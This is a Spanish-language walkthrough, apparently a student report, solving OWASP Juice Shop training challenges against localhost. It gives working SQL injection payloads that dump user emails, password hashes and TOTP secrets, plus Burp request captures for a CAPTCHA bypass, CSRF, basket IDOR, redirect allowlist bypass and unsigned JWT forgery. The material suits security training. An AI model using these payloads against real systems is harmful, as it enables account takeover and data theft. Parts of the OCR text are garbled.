Juice Shop Vulnerable








Índice

Login Bender	2
User Credentials	
CAPTCHA Bypass	5
Two Factor Authentication	
Upload Type	
CSRF	
View Basket	13
Allowlist Bypass	14
Unsigned JWT	16
Weird Crypto	

Login Bender


Logueate en la cuenta del usuario Bender: Injection

Dado que el usuario se llama bender y el dominio del correo nos viene en la descripción de los productos, podemos imaginar que el correo de Bender es similar a este:



Metemos entonces el email que hemos conseguido y luego cerramos consulta con ' y comentamos la contraseña.

En la contraseña da igual lo que pongamos, yo he puesto test por ejemplo ya que la estamos comentando con el —.



Vemos como se desbloquea la insignia:

You successfully solved a challenge: Login Bender (Log in with Bender's user account.)

Figura 1: Insignia Login Bender

Nos podríamos ayudar de herramientas como sqlmap, aunque en este caso no es necesario, porque solo tenemos que cerrar consulta y comentar la contraseña

User Credentials

Obtén la lista de todas las credenciales de usuario via SQLi: Injection

Cogemos con el burpsuite una consulta de búsqueda de productos y la mandamos al repeater. Editamos la consulta y hacemos un union con la consulta que saca usuarios, como son 10 apartados, ponemos el id, email, password y el resto lo rellenamos con números.

```
GET /rest/products/search?q=
hpple'))%20UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20Users-- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-User-Email: bender@juice-sh.op
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
nyPMDQlKNBgW83akLEorY9zADlU6ToSj9SLwAZOjp6124nwbqmx7ve5VRJXV; cookieconsent_status=dismiss
If-None-Match: W/"9f-86b2DdTb60Uj6ijlZ4szccmnoOc"
```

Vemos el resultado con la lista de usuarios:

```
"status": "success",
"data":[
  {
    "id":1,
"name":"admin@juice-sh.op",
    "description": "0192023a7bbd73250516f069df18b500",
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
 },
    "id":2,
    "name": "jim@juice-sh.op",
    "description": "e54lca7ecf72b8d1286474fc613e5e45",
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
 },
    "id":3,
    "name": "bender@juice-sh.op",
    "description": "Oc36e517e3fa95aabf1bbffc6744a4ef",
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  },
```

Vemos la insignia de resolución:

You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)

Figura 2: Insignia User Credentials

CAPTCHA Bypass

Envía 10 o más reseñas de clientes en 10 segundos: Broken Anti Automation


Aquí vemos el ID del Captcha una vez capturado con burpsuite:

```
L POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:91.0) Gecko/20100101 Fi
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en; q=0.5
5 Accept-Encoding: gzip, deflate
7 X-User-Email: bender@juice-sh.op
3 Content-Type: application/json
3 Content-Length: 68
Origin: http://localhost:3000
L Connection: close
2 Referer: http://localhost:3000/
3 Cookie: language=en; welcomebanner_status=dismiss; continueCode=D6QM2z
4 Sec-Fetch-Dest: empty
5 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
3
    "captchaId":0,
    "capt cha": "-99",
   "comment": "A (anonymous)",
    "rating":5
```


Una vez hecho esto mandamos la petición al intruder, hacemos clear y seleccionamos el comentario:

```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept: Language: en-US, en;q=0.5
Accept-Encoding; gzjp, deflate
X-User-Email: bender@juice-sh.op
Content-Type: application/json
Content-Length: 68
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; velcomebanner_status=dismiss; continueCode=D60M2zBQOjvmoXaylv3n9RKPZOpXU3TxSDE08Ng6VqWYkeplbJDrL7Ex545y; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Site: same-origin
{"captchald":0,"captcha":"-99","comment":"§A (anonymous)§","rating":5}
```

Lo mandamos al payloads y hacemos una lista con 11 peticiones:



Le damos a start attack y vemos como se hace el ataque:



Vemos la insignia de resolución:

You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 10 seconds.)

Figura 3: Insignia CAPTCHA Bypass

Two Factor Authentication

Resuelve el doble factor de autenticación (2FA) del usuario "wurstbrot": Broken Autentication

Aquí vemos, en burpsuite, al hacer una consulta de búsqueda mandándola al repeater, las tablas haciendo un SQL Inyection, de forma parecida al user credentials

```
. . .
                                                                                                                                                       Response
   Pretty Raw Hex ⇒ \n ≡
                                                                                                                                                     Pretty Raw Hex Render □ \n =
                                                                                                                                                    7 ETag: W/"1f31_YvR7KrdJEF/X426Td8m007VlCew"
8 Vary: Accept-Encoding
9 Date: Wed, 06 Apr 2022 15:35:10 GMT
10 Connection: close
11 Content-Length: 7985
      1 GFT /rest/products/search?g=
    1 GFT /rest/nroducts/search?os
apple')1s20UNIONA:20SELECTA:20Sql,2,3,4
,5,6,7,8,9%20FROM%20Sqlite master--|
HTTP/I.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (XII; Linux
x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
4 Accept: application/json, text/plain,
*/*
                                                                                                                                                                      "status":"success",
"data":[
{
    "id":null,
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "manee":6.
# Accept: application/joun, text/plain,
#/*

Accept-Language: en-US, en; q=0.5

Accept-Encoding: gzip, deflate
7 X-User-Email: bender@juice-sh.op

Connection: close
9 Referer: http://localhost:3000/
10 Cookie: languageen;
velcomebanner_status=dismiss;
continueCode=
nyPMOLKHBgwM33ALEorY9ZADlU6ToSj9SLwA
Z0jp6124nwbqmx7veSVRJXV;
cookieconsent_status=dismiss
11 If-None-Match:
w"9f-86b2DdTbSOUj6ijlZ4szccmnoOc"
                                                                                                                                                                                     "image":6,
"createdAt":7,
                                                                                                                                                                                     "updatedAt":8,
"deletedAt":9
                                                                                                                                                                          "deletedat":9
},
{
    "id":
    "id":
    "CREATE TABLE 'Addresses' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'fullName' VARCHAR(255), 'mobileNum' INTEGER, 'zipCode'
    VARCHAR(255), 'streetAddress' VARCHAR(255), 'city' VARCHAR(255), 'state' VARCHAR(255), 'country' VARCHAR(255), 'createdat
    'DATETIME NOT NULL, 'updatedat' DATETIME NOT NULL, 'UserId' INTEGER REFERENCES 'Users' ('id') ON DELETE SET NULL ON UPDAT
    E CASCADE)",
    "name":2,
                                                                                                                                                                                      E CASCADE)",
"name":2,
"description":3,
"price":4,
"deluxePrice":5,
                                                                                                                                                                                       "image":6,
"createdAt":7,
                                                                                                                                                                                       "updatedAt":8,
"deletedAt":9
                                                                                                                                                                                    "id":
"CREATE TABLE 'BasketItems' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'quantity' INTEGER, 'createdAt' DATETIME NOT NULL, 'u
pdatedAt' DATETIME NOT NULL, 'BasketId' INTEGER REFERENCES 'Baskets' ('id') ON DELETE CASCADE ON UPDATE CASCADE, UNIQUE ('BasketId', 'ProductId'))",
"name":2,
"description":3,
"price":4,
"delumePrice":5
```

Se nos desbloquea otra insignia por acceder:

You successfully solved a challenge: Database Schema (Exfiltrate the entire DB schema definition via SQL Injection.)


Aquí modificando la consulta vemos los usuarios:

```
Request
                                                        Response
Pretty Raw Hex 🙃 \n 🖃
                                                       1 GET /rest/products/search?q=
                                                        1 HTTP/1.1 200 OK
   apple'))%20UNION%20SELECT%20username,
email,totpSecret,4,5,6,7,8,9%20FRON%2
                                                           Access-Control-Allow-Origin: >
                                                        3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
   OUsers-- HTTP/1.1
                                                          Feature-Policy: payment 'self'
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
                                                        6 Content-Type: application/json; charset=utf-8
7 ETag: W/"ac5-xfloDads5IAR4hZ3154DBzyFTNY"
   Firefox/91.0
                                                          Vary: Accept-Encoding
 4 Accept: application/json, text/plain,
                                                        9 Date: Wed, 06 Apr 2022 15:42:22 GMT
                                                       10 Connection: close
 5 Accept-Language: en-US, en; q=0.5
                                                      11 Content-Length: 2757
 6 Accept-Encoding: gzip, deflate
 7 X-User-Email: bender@juice-sh.op
8 Connection: close
9 Referer: http://localhost:3000/
                                                      13 {
                                                             "status": "success",
                                                             "dat a":[
                                                               "id":"",
"name":"Jl2934@juice-sh.op",
"locoription":"",
10 Cookie: language=en;
   welcomebanner_status=dismiss;
continueCode=
    nyPMDQl KNBgW83akLEorY9zADl U6ToSj 9SLwA
   ZOjp6124nwbqmx7ve5VRJXV;
                                                                   "price":4,
"deluxePrice":5,
   cookieconsent_status=dismiss
11 If-None-Match
                                                                   "image":6,
                                                                   "createdAt":7
   W/"9f-86b2DdTb60Uj6ijlZ4szccmno0c"
                                                                   "updatedAt":8,
12
13
                                                                   "deletedAt":9
                                                                  "id":"",
"name":"accountant@juice-sh.op",
                                                                   "description":"",
                                                                   "price":4,
"deluxePrice":5,
                                                                  "image":6,
"createdAt":7,
                                                                   "updatedAt":8,
                                                                   "deletedAt":9
                                                                  "id":"",
"name":"admin@juice-sh.op",
"description":"",
    '-^"+4.
                                                                   "deluxePrice":5,
                                                                   "image":6,
"createdAt":7,
                                                                   "updatedAt":8,
                                                                   "deletedAt":9
```

Aquí en el usuario que queremos vemos la descripción que tendremos que añadir en la aplicación

```
{
  "id":"wurstbrot",
  "name":"wurstbrot@iuice-sh.op",
  "description": IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH"
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
}
```

1



Ahora nos pedirá el doble factor de autenticación, que añadiremos desde la app, nos da la insignia de resolución (no hay capturas de la app ya que no permite tomar capturas por seguridad):





Figura 4: Insignia 2FA


Upload Type

Sube un fichero que no tiene extensión .zip o .pdf: Improper Input Validation.

Primero de todo nos vamos a Complaint, donde podemos subir los archivos, elegimos un txt y le ponemos extensión zip para que lo podamos subir:



Capturamos con burpsuite y vemos el POST FILE UPLOAD:



Nos vemos al apartado donde pone filename y le quitamos el .zip, le damos a Forward para enviarlo:

```
Content-Disposition: form-data; name="file"; filename="pruebaa.txt.zip"
Content-Type: application/zip
```

Vemos como se ha subido y hemos resuelto el ejercicio:


You successfully solved a challenge: Upload Type (Upload a file that has no .pdf o

Figura 5: Insignia Upload Type

CSRF

Cambia el nombre de un usuario mediante Cross-Site Request Forgery desde otro origen.

Aquí vemos en el apartado de perfil del usuario(aparece con el nombre cuando ya se lo cambié):



Inspeccionando el elemento vemos los parámetros que se mandan en el formulario:

Con un editor en vivo de html creamos otro formaulario y le mandamos el POST a nuestra petición del localhost:

```
→ C ♠

© Mali Linux Kali Tools Kali Forums Kali Docs NetHunter

<a href="http://localhost:3000/profile" method="POST">

<input type="hidden" name="username" value="Smith">

<input type="submit" value="Set Username">

</form>

</form>

</form>

</form>
</form>
</form>
</form>
```

Se nos abre una ventana con el nombre cambiado y desbloqueamos la insignia:




Figura 6: Insignia CSFR

View Basket

Inspecciona el carrito de compra de otro usuario.

Nos vamos al carrito de compra de nuestro usuario, por ejemplo he elegido bender.

Inspeccionamos y nos vamos a este apartado, en storage, la session:



Una vez allí solo tenemos que cambiar el bid y vemos el otro carrito:



Vemos como nos sale la insignia de solucionado:


You successfully solved a challenge: View Basket (View another user's shopping basket.)

Figura 7: Insignia View Basket

Allowlist Bypass

Forzar una redirección a una página para la que no tenemos permisos.


La página tiene una serie de páginas a las que se puede redirigir, cogemos una petición de redirección, por ejemplo la que manda a github y la mandamos al repeater:



Si cambiamos por las buenas la url y la enviamos nos dará un error ya que no la reconoce:

```
<meta charset='utf-8'>
<title>
    Error: Unrecognized target URL for redirect: https://marc
</title>
<style>
    *{
        margin:0;
        padding:0;
```

Entonces lo que hacemos es redigir, dentro de los parámetros que nos permite, a la página que queramos "engañandolo":



Una vez hecho esto ya sí se desbloquea la insignia:

Ha resuelto correctamente el desafío: Allowlist Bypass (Enforce a redirect to a page you are not supposed to redirect to.)

Figura 8: AllowList Bypass

Unsigned JWT

Forja un token JWT no firmado que impersonalice al usuario (no existente) <u>jwtn3d@juice-sh.op</u>.

Primero cogemos una consulta con burpsuite y lo mandamos al repeater, allí copiamos el token de usuario:

```
Request
 Pretty Raw Hex □ \n □
 1 GET /rest/user/whoami HTTP/1.1
 2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:91.0) Gecko/20100101 Firefox/91.0
 4 Accept: application/json, text/plain, */*
5 Accept - Language: en - US, en; q=0.5
 6 Accept-Encoding: gzip, deflate
  Authorization: Bearer
   eyJ0eXAiOiJKVlQiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6My
   widXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZSlzaC5vcCIsInBhc3N3b3JkIjoiMGMzNmUlM
   TdlM2ZhOTVhYWJmMWJiZmZjNjcONGEOZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIs
   Imxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3V
   wbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUi0nRydWUsImNyZWF0ZWRBdC
   I6IjIwMjItMDQtMDcgMTY6Mjc6NDIuMTYxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDQtMDcgMTY6M
   jc6NDIuMTYxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY00TM1MjEyMCwiZXhwIjoxNjQ5
   MzcwMTIwfQ.zZ0KIVt51htxs0J6i0abiUcMZTLeBzwhBzNf5s0QT2AIz0iHL7TFoi4wgZHYUKSP91rk07xT
   NWo2ETT2ib90m4S6vcEq8qa74a2W CstHvxEHi9xD0fJehcNwH8bXDb4uqbHV40oR2yn8fGwXF2h8bSC0Qd
   0i-P2yQj2arHvdz4
8 X-User-Email: bender@juice-sh.op'--
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
   2oDPgY4L7K3bykjZv6dwNUmuyTXSkJSnZcD8tBxCZbABWvpm0nVEQ5NlRzMx; cookieconsent_status=
   dismiss; pk id.1.1fff=71f1621f768a0d37.1649267654.; token=
   eyJ0eXAiOiJKVlQiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6My
   widXMcm5hbWUi0iIiLCJlbWFpbCI6ImJlbmRlckBqdWljZSlzaC5vcCIsInBhc3N3b3JkIjoiMGMzNmUlM
  Tdl M2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIs
   Imxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3V
   wbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC
   I6Ij IwMj It MDQt MDcgMTY6Mj c6NDIuMTYxICswMDowMCIsInVwZGF0ZWRBdCI6Ij IwMj It MDQt MDcgMTY6M
   jc6NDIuMTYxICswMDowMCIsImRlbGVOZWRBdCI6bnVsbHOsImlhdCI6MTY0OTMlMjEyMCwiZXhwIjoxNjQ5
   MzcwMTIwfQ.zZ0KIVt51htxs0J6i0abiUcMZTLeBzwhBzNf5s0QT2AIz0iHL7TFoi4wgZHYUKSP91rk07xT
   NWo2ETT2ib90m4S6vcEq8qa74a2W CstHvxEHi9xD0fJehcNwH8bXDb4uqbHV40oR2yn8fGwXF2h8bSC0Qd
   0i-P2yQj2arHvdz4
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 If-None-Match: W/"80-FKMkUQPM1732MFmoeXteYVicOvk"
```

Lo mandaremos a una página que nos decodifique el algoritmo, vemos que nos salen lso datos del usuario con el que estábamos autenticados.

```
Encoded PASTE A TOKEN HERE
                                                              Decoded EDIT THE PAYLOAD AND SECRET
                                                               HEADER: ALGORITHM & TOKEN TYPE
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
  JzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZ
                                                                  "typ": "JWT",
  CI6MywidXNlcm5hbWUi0iIiLCJlbWFpbCI6ImJl
                                                                  "alg": "RS256"
  bmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjo
  iMGMzNmU1MTd1M2ZhOTVhYWJmMWJiZmZjNjc0NG
                                                               PAYLOAD: DATA
  E0ZWYiLCJyb2x1IjoiY3VzdG9tZXIiLCJkZWx1e
  GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4w
  LjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9
                                                                   "status": "success",
  wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC
  5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
                                                                    "username": "",
"email": "bender@juice-sh.op"
  mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDQt
                                                                    "password": "0c36e517e3fa95aabf1bbffc6744a4ef",
  MDcgMTY6Mjc6NDIuMTYxICswMDowMCIsInVwZGF
                                                                    "role": "customer"
                                                                     deluxeToken":
  0ZWRBdCI6IjIwMjItMDQtMDcgMTY6Mjc6NDIuMT
                                                                    "lastLoginIp": "0.0.0.0",
"profileImage": "assets/public/images/uploads
  YxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sI
  mlhdCI6MTY00TM1MjEyMCwiZXhwIjoxNjQ5Mzcw
                                                                     "totpSecret": "
  MTIwfQ.zZOKIVt51htxs0J6i0abiUcMZTLeBzwh
                                                                    "isActive": true,
"createdAt": "2022-04-07 16:27:42.161 +00:00",
"updatedAt": "2022-04-07 16:27:42.161 +00:00",
  BzNf5s0QT2AIz0iHL7TFoi4wgZHYUKSP91rk07x
  TNWo2ETT2ib90m4S6vcEq8qa74a2W_CstHvxEHi
                                                                    "deletedAt": null
  9xD0fJehcNwH8bXDb4ugbHV4OoR2yn8fGwXF2h8
  bSCOQd0i-P2yQj2arHvdz4
                                                                   "iat": 1649352120.
                                                                   "exp": 1649370120
                                                               VERIFY SIGNATURE
```

Una vez lo tenemos desencriptado, cambiamos los parámetros por el usuario que queramos, el email y el apartado username. Lo volvemos a encriptar mediante una página que encripte.

```
"status": "success",
  "data": {
    "id": 3,
    "username": "",
    "email": "jwtn3d@juice-sh.op",
    "password": "0c36e517e3fa95aabf1bbffc6744a4ef",
    "role": "admin",
    "deluxeToken": ""
    "lastLoginIp": "0.0.0.0",
    "profileImage": "assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2022-04-07 16:27:42.161 +00:00",
    "updatedAt": "2022-04-07 16:27:42.161 +00:00",
    "deletedAt": null
  "iat": 1649352120,
  "exp": 1649370120
}
```

Lo sustituimos en el repeater por la otra petición, ponemos un punto al final:

```
Request
Pretty Raw Hex 🙃 🐚 🗏
 1 GET /rest/products/search?q= HTTP/1.1
 2 Host: localhost:3000
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
 6 Accept - Encoding: gzip, deflate
7 Authorization: Bearer
2 wOKICAidHlwIjogIkpXVCIsDQogICJhbGciOiAibm9uZSINCnO.DQp7DQogICJzdGFOdXMiOiAic3VjY2VzcyIsDQogICJkYXRhIjogewOKICAgICJpZCI6IDEwLAOK
ICAgICJlc2VybmFtZSI6ICJqd3RuM2QiLAOKICAgICJlbWFpbCI6ICJqd3RuM2RAanVpY2Utc2gub3AiLAOKICAgICJwYXNzd29yZCI6ICIwYzM2ZTUxN2UzZmE5NWFh
     YmYxYmJmZmM2NzQOYTRlZiIsDQogICAgInJvbGUiOiAiYWRtaW4iLAOKICAgICJkZWxleGVUb2tlbiI6ICIiLAOKICAgICJsYXNOTG9naW5JcCI6ICIwLjAuMC4wIiwN
    CiAgICAicHJvZmlsZUltYWdlIjogImFzc2V0cy9wdWJsaWMvaWlhZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLAOKICAgICJ0b3RwU2VjcmV0IjogIiIsDQogICAgImlz
QWNOaXZlIjogdHJ1ZSwNCiAgICAiY3JlYXRlZEF0IjogIjIwMjItMDQtMDcgMTY6Mjc6NDIuMTYxICswMDowMCIsDQogICAgInVwZGF0ZWRBdCI6ICIyMDIyLTAOLTA3
 9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; continueCode=2oDPgY4L7K3bykjZv6dwNUmuyTXSkJSnZcD8tBxCZbABWwpm0nVEQ5NlRzMx;
    cookieconsent_status=dismiss; _pk_id.1.1fff=71f1621f768a0d37.1649267654.; token=
eyJOeXAiOiJKVlQiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWl
      ŹSIzaC5vcCisinBhc3N3b3jkIjoiMGMzNmUlMTdlM2ZhOTVhYWJmMWJÍZmZjNjcONGEOZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3R
    Mb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaWlhZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXN
BY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMDQtMDcgMTY6Mjc6NDIuMTYxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMDQtMDcgMTY6Mjc6NDIuMTYxICs
    wMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY00TMIMjEyMCwiZXhwIjoxNjQ5MzcwMTIwfQ.zZOKIVt5lhtxsOJ6iOabiUcMZTLeBzwhBzNf5s0QT2AIzOiH
L7TFoi4wgZHYUKSP91rk07xTNWo2ETT2ib90m4S6vcEq8qa74a2W_CstHvxEHi9xD0fJehcNwH8bXDb4uqbHV4OoR2yn8fGwXF2h8bSCOQd0i-P2yQj2arHvdz4
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 If-None-Match: W/"80-FKMkUQPM1732MFmoeXteYVicOvk"
```

Nos vamos a la tienda y vemos el ejercicio completado:

You successfully solved a challenge: Unsigned JWT (Forge an essentially unsigned JWT token that impersonates the (non-existing) user jwtn3d@juice-sh.op.)

Figura 9: Unsigned JWT

Weird Crypto

Informa a la tienda de un algoritmo o librería que no deberían usar del modo en que lo hacen.

